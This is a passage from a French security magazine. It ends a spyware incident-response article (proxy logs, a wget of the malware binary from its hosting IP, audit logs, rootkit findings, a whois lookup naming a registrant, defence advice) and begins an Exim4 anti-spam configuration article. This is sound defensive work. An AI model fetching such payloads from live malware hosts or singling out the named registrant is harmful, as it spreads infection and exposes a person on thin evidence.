Finalement, la solution la plus élégante consiste à utiliser un outil d'énumération des « Browser Helper Objects » (BHO), c'est-à-dire des plugins d'extension d'Internet Explorer, et d'effectuer un tri manuel. Pour cela, il est possible d'utiliser HijackThis [25]. La DLL fautive est rapidement identifiée de par son nom aléatoire fortement suspect. La commande `strings` permet de vérifier que cette DLL contient bien le code HTML identifié précédemment.

La destruction de cette DLL et le redémarrage de la machine permettent de résoudre le problème.

Deuxième tentative de désinfection

L'histoire pourrait se terminer ici, mais ne serait sans doute pas satisfaisante pour les lecteurs de MISC. Il se trouve toutefois que moins d'une demi-heure après remise en service du poste, la DLL fautive est à nouveau présente (alors que l'utilisateur n'a pas fait usage d'Internet) !

Deux pistes sont envisageables : soit une copie de la DLL existe sur le disque sous forme masquée, soit elle a été téléchargée à nouveau depuis Internet. Dans tous les cas, il doit exister un processus en tâche de fond chargé de vérifier la présence de cette DLL. L'utilisateur n'ayant pas fait usage d'Internet, il est assez facile d'identifier la méthode utilisée en consultant les journaux du proxy qui sont peu volumineux.

```
$ cat access.log | grep 192.168.5.78 | grep octet-stream
192.168.5.78 TCP_MISS/200 37185 GET http://66.98.144.29/m.bin

$ wget http://66.98.144.29/m.bin

$ strings m.bin | egrep -i searchx.cc
<formid=formWebstyle="FLOAT: left" action="http://searchx.cc/search.php"
method="get">
<formid=formWebaction=http://searchx.cc/search.php method=gettarget="_main">
```

Un objet binaire a donc été rechargé depuis Internet, et cet objet présente une ressemblance troublante avec la DLL précédemment supprimée. L'extension `.bin` n'est pas identifiée comme dangereuse et passe le proxy filtrant sans contrôle.

Le journal de sécurité Windows permet d'en savoir plus sur le processus ayant accédé à cet objet, sous réserve d'avoir activé l'audit en succès des accès aux objets :

```
560 Ouverture d'un objet
Objet Serveur:                  Security
Objet Type:             File
Objet Nom:              C:\WINNT\system32\bmnnjc.dll
N° du nouveau handle:   2772
N° d'opération:                 {0,1008865}
N° de processus:        1924
```

Toujours à l'aide du journal de sécurité, et sous réserve d'avoir activé l'audit en succès des processus, il est facile d'identifier que peu avant la création de la DLL, le PID 1924 a été affecté au processus `IEXPLORE.EXE` lui-même.

```
592 Un nouveau processus a été créé
N° du nouveau processus: 1924
Nom du fichier image:   \Program Files\Internet Explorer\IEXPLORE.EXE
N° du processus créateur:        1296
N° de la session:        (0x0,0xE735)
```

Un autre BHO est probablement à l'œuvre, mais lequel ? L'outil HijackThis n'indique rien, ni en mode normal, ni en mode sans échec.

Toutefois l'outil TaskInfo [26] nous donne un indice important : il existe dans l'espace mémoire du processus `IEXPLORE.EXE` une DLL de taille ... 0 octets ! Il s'agit de notre BHO qui masque aussi bien ses fichiers sur disque que ses clés de base de registre. Ce masquage n'est toutefois pas parfait (heureusement pour nous) : on notera par exemple qu'elle n'est pas invisible pour le menu « Rechercher » sur « *.DLL » dans le répertoire `System32`.

Toutefois, la suppression de cette DLL est impossible tant que Windows est démarré (y compris en mode sans échec). Il faut donc un accès au disque « à froid », depuis un système sain. Pour cela, il y a la solution Knoppix qu'on ne présente plus, mais également une autre solution gratuite moins connue du nom de BartPE [27], qui permet de créer des CD Windows XP bootables.

L'analyse du disque dur sur un autre PC, contenant le même logiciel antivirus à jour de la même base de signatures, montre que cette DLL est connue sous le nom de « TrojanDownloader-IG ». On peut donc en déduire que l'antivirus n'est plus capable de détecter ce spyware une fois celui-ci résident sur le système...

Le problème est définitivement résolu par la suppression de la DLL, si on suppose toutefois qu'aucun autre code n'a été déposé sur le poste. C'est un problème assez classique des systèmes compromis : seule une réinstallation complète permet d'obtenir une assurance d'intégrité de 100%.

Qui est l'ennemi ?

Essayons d'en savoir un peu plus sur la ou les personne(s) à l'origine de ce spyware.

```
$ host 66.98.144.29
66.98.144.29 does not exist (Authoritative answer)
```

L'adresse IP ne possède pas de nom DNS inverse.

```
$ whois 66.98.144.29
OrgName:    Everyones Internet, Inc.
OrgID:              EVRY
Address:    2600 Southwest Freeway
Address:    Suite 500
City:               Houston
Country:    US
```

« Everyones Internet » est un fournisseur d'accès américain qui propose de l'hébergement mutualisé. Il est peu probable (mais pas impossible) qu'il soit dans le coup.

```
$ whois searchx.cc
OrgName:    .TV Corporation
Registrant: Galina Charmandjieva (xboy66a@yahoo.com)
Address:    City Chess 8.1 Elista, NONE 358000 RU
BirthDate:  5-41-62
```

La personne à qui profite le crime est un Russe résidant à Elista. Il n'est pas forcément l'auteur du spyware, mais au moins le client.

Analyse du binaire

L'analyse des fichiers binaires récupérés illustre bien l'utilité des techniques exposées dans MISC 14 (dossier « reverse engineering »).

Séparé en plusieurs modules, le spyware se compose :

→ D'un lanceur exécutable ;

→ D'une DLL dont la majeure partie du code est chiffrée, et dont le rôle est d'installer le « rootkit » en mémoire ;

→ D'un rootkit n'important aucune fonction : toutes les adresses sont écrites « en dur » par le chargeur à l'installation. Cela implique entre autres que ce module n'est pas analysable sur une autre machine que celle sur laquelle il a été installé... De plus, la stabilité de la machine s'en ressent fortement en cas de mise à jour du système ;

→ D'une DLL téléchargée depuis Internet par le rootkit et responsable des actions finales du spyware (affichage de publicités).

L'analyse exhaustive des binaires récupérés n'est pas l'objet de cet article déjà très long, je laisse donc le soin aux lecteurs curieux de m'adresser leurs meilleures études ☺.

Cette approche rapide permet toutefois d'apprécier la technicité et les intentions de l'auteur, ainsi que le volume de travail nécessaire chez les éditeurs antivirus pour traiter le spyware.

Une stratégie de défense à l'échelle de l'entreprise

Le spyware n'est pas un code malveillant comme un autre, mais bien une intrusion : une intelligence humaine protège et utilise le code installé. Il faut donc aborder le problème du spyware sous l'angle de la compromission d'une machine.

La détection

Le premier problème est la détection du spyware, puisque celui-ci est invisible une fois installé.

Les outils traditionnels (antivirus, anti-spywares) sont en général inefficaces *a posteriori*.

Trois types d'agents peuvent détecter l'infection par un spyware :

1. Les utilisateurs identifient un comportement anormal du poste

- « Pop-ups » intempestives (navigateur fermé) ;
- Page d'accueil du navigateur modifiée ;
- Apparition d'icônes sur le bureau ;
- Connexions à Internet hors de propos (apparition de la fenêtre de dial-up ou d'authentification sur le proxy) ;
- Trafic réseau anormal (visible via l'icône réseau ou la diode du modem) ;
- Désactivation des outils de sécurité locaux.

2. Les outils de sécurité locaux

- L'antivirus détecte l'installation d'une DLL infectée (même si le cœur du spyware est invisible, ses modules additionnels téléchargés depuis Internet peuvent être détectés) ;
- Un outil anti-spyware peut détecter l'ajout d'un BHO dans IE ;
- Un firewall personnel peut détecter une opération anormale, prémisse au détournement des APIs (ex. : écriture dans la mémoire d'un autre processus) ;
- Un outil anti-rootkit peut détecter le détournement des API.

3. Les outils de sécurité réseau, type sondes ou proxy

- Connexions récurrentes ;
- Connexions nocturnes ;
- Téléchargement de fichiers suspects type « .BIN » ;
- Connexions vers des sites recensés comme étant liés au spyware ;
- Connexions vers des sites n'ayant pas de nom DNS ;
- Connexions vers des sites dans les domaines .ru, .cc, .tw, .cn, etc.

La désinfection

La première étape consiste à identifier le spyware, afin d'espérer qu'il puisse être désinfecté par un outil du commerce. Selon l'outil de détection, ou à l'aide des noms des fichiers, consulter les bases de connaissances disponibles sur Internet. Si la désinfection automatique est impossible, voire que le spyware n'est pas documenté, il faut continuer « à la main ».

Il existe des outils permettant de détecter (VICE [28], KProcCheck [29]) de manière générique un rootkit noyau, voire de le supprimer sans redémarrer le système (SDTRestore [30]). Mais cette approche n'est pas efficace à 100%, car tous les spywares n'utilisent pas les mêmes techniques de protection. Certains implantent des protections en mode utilisateur, tandis que d'autres ne se masquent pas, mais utilisent une ribambelle de processus se surveillant mutuellement.

Dans bien des cas, la désinfection complète passe par l'amorçage sur un autre système d'exploitation qui permet de supprimer définitivement les fichiers « suspects ». A l'échelle d'une entreprise, on comprend la charge que cela représente pour les équipes de support qui doivent se déplacer physiquement sur les postes...

La protection

Aucune solution de protection unique et universelle n'existe contre le spyware, puisque les sociétés éditrices ont leurs propres équipes de R&D pour assurer la survie des codes en circulation. Certains spywares sont mêmes connus pour empêcher le lancement d'outils de désinfection spécifiques.

Une bonne protection contre les spywares en entreprise passe comme toujours par une diversification des moyens, aussi bien techniques qu'humains :

→Sensibiliser les utilisateurs sur les risques liés à l'installation de gadgets logiciels (barres, codecs DivX et autres) – en particulier les logiciels prétendument gratuits (je ne parle pas de l'Open Source bien sûr) ;

→Se tenir à jour des correctifs système et applicatifs (ex. : Java) ;

→Eviter de surfer sur des sites « douteux » ;

→Apprendre aux utilisateurs à reconnaître et à signaler une infection par un spyware (même si la cause de l'infection est peu avouable) ;

→Utiliser un antivirus à jour sur le poste de travail, et s'assurer que la politique de l'éditeur est bien de prendre en compte le spyware (nativement ou sous forme de signatures optionnelles payantes) ;

→Utiliser des outils de protection dédiés (ex. Ad-Aware, Aluria, PestPatrol, Spybot, Webroot, etc.), téléchargés depuis des sources fiables, et capables de bloquer l'installation d'un logiciel suspect (ex. : BHO) ;

→Effectuer une analyse de trafic « anormal » sur les journaux du proxy. Je ne connais malheureusement pas d'outil sachant détecter automatiquement un trafic « anormal », donc à chacun ses scripts. Toutefois le principe de la « liste noire » vendue dans les proxies filtrants du marché peut s'avérer efficace contre le spyware.

Notez bien que je n'ai pas dit « n'utilisez pas Internet Explorer » (au contraire de la plupart des CERTs) pour ne pas alimenter un débat passionnel qui m'aurait valu un abondant courrier des lecteurs. Toutefois, si vous comptez surfer avec IE depuis votre poste de travail, il est fortement recommandé d'utiliser XP SP2 avec les derniers correctifs (ex. : bogue IFRAME) et de ne pas être administrateur local afin de limiter les risques. Sinon, utilisez un poste dédié !

Conclusion

Il est surprenant de constater combien la menace du spyware est aujourd'hui sous-estimée, alors que d'autres affaires pourtant moins graves pour la défense des libertés individuelles ont été surmédiatisées (comme l'introduction des cookies dans la norme HTML ou l'identifiant unique de Windows Media Player).

Il est vrai que la cible principale des éditeurs de spywares reste les utilisateurs domestiques connectés à Internet par des liens haut débit, mais les entreprises autorisant la navigation sur Internet depuis les postes utilisateurs sont largement concernées également.

Outre les appels au support générés par le spyware, et les ralentissements du poste pouvant aller jusqu'à nécessiter une remasterisation, il faut bien réaliser qu'un spyware est *grosso modo* un cheval de Troie professionnel permettant à un site russe de déployer en 15 minutes sur des milliers de postes un code binaire échappant à tous les outils de protection existants...

Références

[1] Spyware – la définition ; **http://en.wikipedia.org/wiki/Spyware**
[2] Platform for Privacy Preferences (P3P) Project ;
http://www.w3.org/P3P/
[3] Recreational Software Advisory Council (RSAC)
Internet Content Rating Association (ICRA) ; **http://www.icra.org/**
[4] Credoc ; **http://www.credoc.asso.fr/**
[5] Comment les PC zombies relaient le Phishing
http://solutions.journaldunet.com/0411/041130_phishing_octobre.shtml
[6] SSH Remote Root password Brute Force Cracker Utility
http://www.k-otik.com/exploits/08202004.brutessh2.c.php
[7] Le roi du spyware doit rendre des comptes
http://www.01net.com/article/253375.html
Première plainte américaine contre un «spyware»
http://www.liberation.fr/page.php?Article=244725
[8] Un mystérieux programme dans les imprimantes Lexmark
http://www.zdnet.fr/actualites/technologie/0,39020809,39182713,00.htm
[9] Une vaste tentative d'arnaque informatique déjouée sur la Toile
http://www.zdnet.fr/actualites/technologie/0,39020809,39158928,00.htm
[10] La page d'accueil de Wanadoo piratée
http://solutions.journaldunet.com/0408/040830_wanadoo.shtml
[11] IFRAME Exploit via Banner Ads
http://www.lurhq.com/iframeads.html
[12] The Spyware Guide ; **http://www.spywareguide.com/**
[13] Spam virus 'hijacks' computers
http://news.bbc.co.uk/2/hi/technology/2987558.stm
[14] 0day critical vulnerability/exploit targets Winamp users in the wild
http://www.securityfocus.com/archive/1/373146
[15] Threat Profile: JohnTheRipper ; **http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100819**
[16] Brian McWilliams : «Spam Kings»
[17] Spammer-X : «Inside the SPAM Cartel»
[18] Ad Protector ; **http://www.randexsoft.com/**
http://www.adprotector.com/
[19] EvilEyeSoftware ; **http://www.evileyesoftware.com/**
[20] AOL/NCSA Online Safety Study
http://www.staysafeonline.info/news/safety_study_v04.pdf
[21] You receive a «Stop: c0000135» and «winsrv was not found» error message after you install Windows XP Service Pack 2
http://support.microsoft.com/default.aspx?scid=kb;en-us;885523
Adware T.V. Media Program Removal Tool
http://support.microsoft.com/default.aspx?scid=kb;en-us;886590
[22] Bill Gates
http://www.winnetmag.com/Article/ArticleID/44141/44141.html
[23] Spy Act ; **http://www.house.gov/apps/list/press/ca45_bono/spywarefinal.html**
[24] Spyware on My Machine? So What?
http://www.wired.com/news/technology/0,1282,65906,00.htm
[25] HijackThis ; **http://www.spywareinfo.com/~merijn/**
[26] TaskInfo ; **http://www.iarsn.com/taskinfo.html**
[27] BartPE ; **http://www.nu2.nu/pebuilder/**
[28] VICE Rootkit Detector ;
http://www.rootkit.com/vault/fuzen_op/vice.zip
[29] KProcCheck ; **http://www.security.org.sg/code/kproccheck.html**
[30] SDTRestore ; **http://www.security.org.sg/code/sdtrestore.html**

La lutte contre le spam

Cet article, composé de trois parties, présente les solutions existantes pour lutter contre les pourriels (spams) qui envahissent nos boîtes aux lettres. Cet article concerne principalement le filtrage du côté serveur plutôt que sur le poste client.

Dans la première partie, nous détaillerons les techniques de filtrage n'ayant trait qu'à la bonne utilisation des standards, même si, paradoxalement, ces méthodes nous pousseront à violer une règle d'or des RFC : « Sois tolérant sur ce que tu reçois, mais strict sur ce que tu envoies ». Dans les deuxièmes et troisièmes parties, le serveur filtrant sera beaucoup plus actif. On s'attachera au contenu de la transaction SMTP et nous vérifierons en détail les données transmises.

Le filtrage par les standards

On différencie deux catégories de courrier indésirable : la publicité et les nuisances dues aux vers (*bounce*, virus, *phishing*, etc.). Ces deux types de mails peuvent se lutter de manières différentes à cause de leurs modes d'émission : les courriers commerciaux non sollicités sont envoyés par de vrais serveurs SMTP alors que les messages des vers ou des virus sont souvent créés et transmis directement par le moteur SMTP contenu dans le code viral.

Mais ces moteurs simplissimes sont programmés de façon *Quick & Dirty* et sont écrits dans l'optique d'essayer d'envoyer un message sans aucune garantie de réussite. Ils n'intègrent alors aucune gestion des erreurs et sont donc très peu attentifs aux conseils donnés dans la RFC.

C'est sur ces détails que ces programmes malicieux vont défaillir face à un administrateur utilisant correctement les standards.

Gestion des timings

Que ce soit un ver ou un *spammeur*, leur objectif est d'envoyer les mails à un maximum de personnes sans se soucier des erreurs. Lorsqu'ils se connectent à un serveur SMTP, ils essayent d'émettre immédiatement leurs commandes. Or, la RFC 2821 [RSMTP] (qui définit le protocole SMTP) indique que le client doit attendre que le serveur se soit annoncé afin de pouvoir envoyer une commande.

Il est de fait très efficace d'imposer un délai de plusieurs dizaines de secondes entre le moment où le client s'est connecté (au sens TCP) et le moment où il recevra effectivement la bannière du serveur.

Tout serveur SMTP bien programmé réagira correctement et attendra sagement. La RFC indique toutefois un délai maximal de cinq minutes qui est la limite théorique d'attente, mais en pratique, il faut également gérer les *callouts* que nous verrons plus tard qui ont un *timeout* de 30 secondes pour réussir.

Imposer un délai d'une vingtaine de secondes est un compromis raisonnable : cela laisse le temps au callout de se terminer tout en éliminant la plus grande partie des robots spammeurs.

Cette attente peut être mise en place à n'importe quel moment de la transaction SMTP. Il ne faut pas non plus abuser de cette fonctionnalité sur un serveur très chargé car les transactions dureront fatalement plus longtemps qu'avant.

Exim4 [EXIM4] permet de réaliser cette configuration grâce à la directive `delay` disponible dans les ACL. Dans l'exemple suivant, nous imposons un délai de vingt-quatre secondes si le client s'est adressé au port 587 du serveur plutôt qu'au port 25.

```
acl_smtp_connect:
   ../..

   accept condition = ${if eq{$interface_port}{587}{0}{1}}
          delay     = 24s
```

Greylisting

Il existe deux types d'erreurs SMTP, les permanentes (avec un code numérique en 5xx) et les temporaires (4xx). Les erreurs permanentes demandent au MTA de ne plus jamais essayer de le recontacter car le résultat sera toujours le même : refus. C'est ce type d'erreur qui est retourné lorsqu'on tombe sur une adresse mail inexistante ou une interdiction quelconque (traitement anti-spam, liste noire, etc.). Alors que les erreurs temporaires telles que les problèmes de quota d'utilisateur, ou de problèmes DNS, indiquent au MTA qu'il doit réessayer plus tard la retransmission du message. En général, les serveurs SMTP réessaient par palier de dizaines de minutes.

Les programmes malicieux n'ont pas pour objectif d'envoyer correctement 100% des mails, ils ne s'obstinent pas à retransmettre un message si celui-ci n'a pas réussi la première fois. D'ailleurs, ils ont parfois du mal à différencier une erreur permanente d'une erreur temporaire.

C'est cette lacune qui nous intéresse. Sur notre serveur SMTP, pour chaque connexion provenant d'un serveur inconnu, nous lui répondons par un code d'erreur temporaire pendant une certaine durée. Ainsi, si le serveur client essaie de nous recontacter pendant ce laps de temps, nous lui refusons la délivrance du message. Au terme de cette durée d'attente, nous acceptons enfin son message.

Cette technique est très efficace contre les programmes abandonnant après n'importe quel type d'erreurs ou bien essayant deux fois d'affilé « juste pour voir ».

Cette méthode s'appelle le *greylisting* [GREYL] et est de plus en plus utilisée chez les grands fournisseurs. Son principal défaut est le retard qu'il engendre dans la délivrance des mails, c'est pour cela que les serveurs qui auront réussi à correctement envoyer leurs mails seront placés dans une liste blanche qui les empêchera de tomber sur ces erreurs temporaires les prochaines fois.

Nicolas Bareil
nbareil@mouarf.org

Pour bénéficier du greylisting sur votre serveur SMTP, il est nécessaire d'utiliser un programme externe qui se chargera de la mise à jour de la base d'adresses connues. Il existe plusieurs implémentations s'adaptant le plus possible à votre environnement.

Le *daemon* `greylistd` [GREYD] est destiné à être couplé avec Exim4 grâce à l'ACL suivante (à mettre dans `acl_smtp_rcpt`).

```
# tous les informations (adresse ip  du client, adresse d'expéditeur et adresse
# destinatrice) des  messages n'étant pas des  bounces et ne  provenant pas du
# réseau interne  sont transmis au démon  greylistd qui va autoriser  ou non la
# délivrance du message
defer
  message      = $sender_host_address is not yet authorized to deliver mail \
                 from <$sender_address> to <$local_part@$domain>. \
                 Please try later.
  log_message = greylisted.
  !senders     = :
  domains      = +local_domains : +relay_to_domains
  set acl_m9  = $sender_host_address $sender_address $local_part@$domain
  set acl_m9  = ${readsocket{/var/run/greylistd/socket}{$acl_m9}{5s}{}{}}
  condition    = ${if eq {$acl_m9}{grey}{true}{false}}
```

HELO World !

Lors d'une session SMTP, la première commande émise par le client est la directive `HELO` :

```
serveur> 220 serveur.mail.org ESMTP
client > HELO client.test.org
serveur> 250 serveur.mail.org Hello client.test.org [192.168.10.1]
```

Ici, le client s'est annoncé comme étant `client.test.org` ce qui paraît légitime. La syntaxe de cette directive et de son argument est définie par la RFC 2821. Elle indique que l'argument doit être soit une adresse pleinement qualifiée (a. b. c), soit une adresse littérale ([1.2.3.4]).

Encore une fois, les créateurs de vers ne se fatiguent pas à programmer un moteur SMTP totalement respectueux des standards, c'est pour cette raison qu'il arrive, comme dans le cas de Sobig.F, qu'ils fournissent des commandes SMTP syntaxiquement invalides.

En effet, l'argument de `HELO` donné par le ver ne comportait aucun point, ce qui induit que l'adresse n'est ni pleinement qualifiée, ni une adresse littérale comme attendu. En conséquence, il est possible de rejeter le mail.

Malheureusement, quelques anciens clients de messagerie (Netscape Messenger) ne respectent pas non plus ces critères, ce qui pose parfois des problèmes dans quelques cas.

Exim4 effectue très facilement ce genre de vérification de syntaxe. Il suffit simplement d'inclure la directive suivante :

```
# rejette tous les HELO syntaxiquement invalides
helo_verify_hosts = *
```

Comme nous allons le voir plus tard, la RFC interdit à un MTA de rejeter un mail à cause d'une commande `HELO` qui ne nous plairait pas. Il faut donc tester la validité de la syntaxe lors de la réception de la commande, mais attendre l'étape `RCPT TO:` pour pouvoir rejeter le message.

```
# partie principale du fichier de configuration
helo_try_verify_hosts = *

...

# dans les acls RCPT TO:
acl_check_rcpt:
    deny message = "syntax invalid for HELO/EHLO"
         !verify = helo
```

Bon format du message

Les différentes RFC au sujet du courrier électronique regorgent de détails qui rendent l'implémentation d'un MUA (Mail User Agent, ou logiciel de messagerie) ou d'un MTA une tâche (très) ardue.

Les programmeurs de virus essaient, tant bien que mal, de générer des messages le plus valide possible, mais il reste toujours des non conformités telles que des problèmes d'encodage MIME, ou des syntaxes invalides dans les différents en-têtes du message (`To:`, `Cc:`, `From:`, etc.) Ces erreurs laissent penser que le mail n'a pas été créé par un logiciel légitime et en conséquence le message est refusé.

Exim4 a la possibilité de faire cette vérification syntaxique grâce à l'ACL suivante que l'on placera dans `acl_smtp_data` :

```
deny message = Message headers fail syntax check
     !verify = header_syntax
```

De même, et si nous voulons être beaucoup plus stricts, on peut refuser les messages où manquent certains en-têtes. En effet, la présence des *headers* `From:`, `To:`, `Subject:`, `Date:` ou `Message-Id:` n'est pas obligatoire, mais ceux-ci « devraient » (au sens de `SHOULD` dans la RFC 2822) être ajoutés dans tout message circulant.

Cette règle de filtrage a été très efficace lors de l'apparition du ver MyDoom car il ne générait pas de champ `Message-Id:`. Cette caractéristique a permis de bloquer très vite la propagation du ver sans consommer beaucoup de ressources au niveau des serveurs SMTP.

Malheureusement, il existe toujours des parasites pour nuancer l'usage de ce type de filtrages stricts : les logiciels de messagerie de la famille Microsoft Outlook n'ajoutent pas le champ `Message-Id:`.

L'aspiration d'adresses électroniques

Cette partie sur les techniques de récupération des adresses mails, bien qu'un peu décalée par rapport au reste de l'article, est également concernée par le respect des standards.

Obfuscation d'adresses

À quoi peut ressembler une adresse mail ? C'est une question simple, mais la réponse peut être tellement compliquée qu'elle n'est pas aussi naïve qu'il y paraît. Pour s'en convaincre, je vous laisse lire la magnifique expression rationnelle qui est disponible dans *Mastering Regular Expressions* aux Editions O'Reilly et qui est si complexe que son code requiert une page entière.

C'est cette question que se posent tous les robots chargés d'aspirer votre adresse mail sur les pages Web. Malheureusement pour eux, leurs techniques de reconnaissance sont très incomplètes : ils ignorent que la partie locale (la partie gauche de l'adresse mail) peut ne pas être composée que de caractères alphanumériques. En effet, bien que ce soit peu commun, les caractères tels que `+ / - { }` sont parfaitement valides dans la partie gauche de l'adresse.

Si votre serveur mail vous le permet, une méthode efficace pour ne pas voir son adresse aspirée par tous les robots est d'avoir une adresse utilisant une extension d'adresse. C'est-à-dire que l'on va considérer un caractère comme étant délimiteur de partie locale, par exemple, les adresses `moi+foo@test.org` et `moi+bar@test.org` désigneront le même utilisateur local : `moi`.

Cette extension d'adresse vous apporte deux choses : étant donné que vous pouvez mettre une partie variable dans votre adresse mail, vous pouvez ainsi donner des adresses spécifiques pour chaque inscription sur un site, c'est de cette façon que vous pouvez vous rendre compte que le site Y vend votre adresse aux spammeurs.

L'autre avantage qui nous intéresse plus est que les robots récupérateurs d'adresses ne comprennent pas cette notation et récupèrent seulement la partie `bar@test.org` depuis `foo+bar@test.org`. C'est très efficace pour ma part depuis quelques années.

Conclusion

Cet article se consacre plus particulièrement à la lutte contre les messages provenant de virus, vers, ou autres programmes malicieux plutôt que contre le spam (à proprement parler) car nous avons essayé de filtrer sur les mauvaises implémentations de moteur SMTP de ce type de logiciels.

Or, les spams sont souvent envoyés par des vrais serveurs de courriers (MTA), compromis ou non. De ce fait, les mails respectent à la lettre le protocole SMTP et passent alors tous ces tests.

Dans la partie suivante, nous nous intéressons aux questions permettant d'accepter un message ou non : qui me contacte ? Est-ce que les informations données sont vraies et correctes ? Est-ce que le message ressemble à du spam ? Etc.

Filtrage sur la session SMTP

Les bons devoirs de l'administrateur de mail

Rappel sur le protocole SMTP

Un message est composé d'en-têtes (`From:`, `To:`, `Subject:`) et d'un corps. Le protocole SMTP ne fait aucune distinction entre ces deux parties et n'utilise aucune information disponible dans les en-têtes. Pour aiguiller le mail, il est donc nécessaire de créer des variables SMTP, pour illustrer cela, voici un exemple de session SMTP :

```
serveur> 220 serveur.test.org ESMTP
client > HELO client.secdev.org
serveur> 250 serveur.secdev.org Hello client.secdev.org [192.168.88.10]
client > MAIL FROM:<marina@secdev.org>
serveur> 250 OK
client > RCPT TO:<phil@secdev.org>
serveur> 250 Accepted
client > DATA
serveur> 354 Enter message, ending with "." on a line by itself
client > From: marina@secdev.org
client > To: phil@secdev.org
client > Subject: vaisselle
client >
client > quand tu liras ce mail, décolle de ton écran et va faire
client > la vaisselle, feignasse !!!
client > .
serveur> 250 OK id=1CIASN-0000X0-IH
client > QUIT
serveur> 221 serveur.secdev.org closing connection
```

La session se décompose en quatre étapes : on se présente (`HELO`), on donne son identité (`MAIL FROM`), on indique qui est le destinataire (`RCPT TO`) et enfin, on soumet notre message (`DATA`).

Vous remarquez qu'il y a deux adresses d'expéditeur (commande `MAIL FROM` et le champ `From:` dans `DATA`). Ces deux adresses ne sont pas (forcément) liées : la première est l'adresse de l'enveloppe SMTP alors que la deuxième est celle du message lui-même. C'est celle-ci que votre logiciel de messagerie vous présente.

Les différentes erreurs possibles

À chaque commande émise par le client, le serveur retourne une ligne commençant par un code (ici, ce sont les codes `220`, `250`, `324` puis `221`). Le premier chiffre de ce numéro identifie la famille d'erreur.

- → `2xx` est un code d'erreur positif (tout va bien) ;
- → `3xx` est un code d'erreur intermédiaire (il attend le reste de la commande avant de décider de son traitement) ;
- → `4xx` correspond à une erreur temporaire (problème DNS ou service momentanément indisponible), il est donc nécessaire de réessayer son envoi un peu plus tard ;
- → `5xx` est une erreur permanente, il est inutile de réessayer d'envoyer ce message car il sera toujours refusé.

En général, lorsqu'un serveur de courrier reçoit une erreur, il doit abandonner le message et recommencer plus tard si nécessaire. Lorsqu'on rejettera un message car on l'a identifié comme étant du spam, on indiquera un code d'erreur permanent (`5xx`).

Droit à l'erreur

La RFC concernant le protocole SMTP définit les moments où il est autorisé ou non de refuser un message. Par exemple, on ne peut pas s'appuyer uniquement sur le résultat de la commande `HELO` pour refuser un message, il est nécessaire d'attendre l'étape `RCPT TO` pour refuser le client.

Cette mesure existe car un serveur de courrier doit toujours accepter un message à destination de l'utilisateur *postmaster*. Or, lors de la commande `HELO`, nous sommes incapables de déterminer si ce message lui sera destiné ou non.

Ainsi, vous devez prendre votre mal en patience avant de rejeter les clients.

Le code de retour le plus important de la transaction SMTP est celui qui suit la commande `DATA`. En effet, lorsque le serveur répond par un code de retour positif (ici, `250`), il signe implicitement un contrat indiquant qu'il accepte la responsabilité du message et qu'il fera tout pour le délivrer correctement.

C'est à cause du non respect de ce contrat que nous recevons des messages de retour faisant suite à un mail que nous n'avons jamais envoyé (usurpation d'identité de la part des spammeurs). Ce type de nuisances a tendance à bombarder nos boîtes aux lettres lors de la sortie de nouveaux virus (voir [JPGAU]).

Les bounces, c'est mal !

Un *bounce* est un message généré automatiquement par le MTA lors d'un refus tardif d'un message. Ce bounce, aussi appelé *Delivery Status Notification* (DSN), est généré lorsque dans un premier temps, un MTA a accepté un message (par une réponse `250` après la commande `DATA`, le fameux contrat de mariage) puis a changé d'avis. Comme il ne peut pas le mettre aux oubliettes, il est obligé de prévenir l'expéditeur que son message ne sera pas délivré.

C'est à cause de cela que nous recevons quotidiennement des dizaines de bounces nous indiquant qu'un message que nous aurions envoyé contenait un virus et qu'il a été bloqué par le serveur.

Vous avez donc compris qu'un monde idéal serait celui où les serveurs de courrier effectueraient tous les filtres (anti-virus, anti-spams, politique de sécurité de l'entreprise, etc.) juste avant la réponse à la commande `DATA` : ce n'est pas après avoir accepté d'en prendre la responsabilité que l'on doit refuser un message.

Filtrage sur la non-cohérence de la commande HELO/EHLO

Dans la partie précédente, nous avons présenté des méthodes pour filtrer des clients SMTP ne respectant pas les standards. Nous allons maintenant détailler les points sur la sémantique des commandes plutôt que sur leurs formes.

La commande `HELO/EHLO` sert à synchroniser les deux correspondants ainsi qu'à se présenter. De ce fait, dans le dialogue suivant, le client se présente comme étant `shibby.test.org`.

```
HELO shibby.test.org
```

Par défaut, aucun contrôle n'est fait sur l'argument donné par le client. On ne vérifie même pas que celui-ci est correcte et les spammeurs l'ont bien remarqué : ils usurpent alors volontiers ce paramètre.

Il est d'ailleurs presque systématique qu'ils usurpent l'identité du serveur mail qu'ils sont en train de contacter. Par exemple, lorsqu'ils contactent le serveur, ils vont essayer une des commandes suivantes :

```
HELO mx.test.org
HELO test.org
HELO [1.2.3.4] (l'adresse IP de mx.test.org)
HELO reverse.dns.de.mx.test.org
```

Or, le serveur `mx.test.org` sait très bien que le client n'est pas lui-même, donc on est sûr que ce client n'est pas légitime (à moins d'un grave problème de configuration). Mais comme indiqué plus tôt, il n'est pas autorisé de rejeter tout de suite la transaction, patience donc.

Voici un exemple d'ACL pour Exim4 qui se charge de vérifier qu'on n'usurpe pas l'identité du serveur.


```
deny   hosts       = !+relay_from_hosts
       message     = you're using my hostname !
       log_message = HELO of systems hostname
       condition   = ${if eq {${lc:$sender_helo_name}} \
                           {${lc:$primary_hostname}}{yes}{no}}
```

Vérification du reverse-dns de l'argument de HELO/EHLO

Certains administrateurs plus stricts vont même jusqu'à vérifier minutieusement l'argument donné à la commande `HELO` : ce paramètre doit être le nom pleinement qualifié du serveur distant, ou son adresse IP littérale (bien qu'il soit devenu rare de se présenter ainsi).

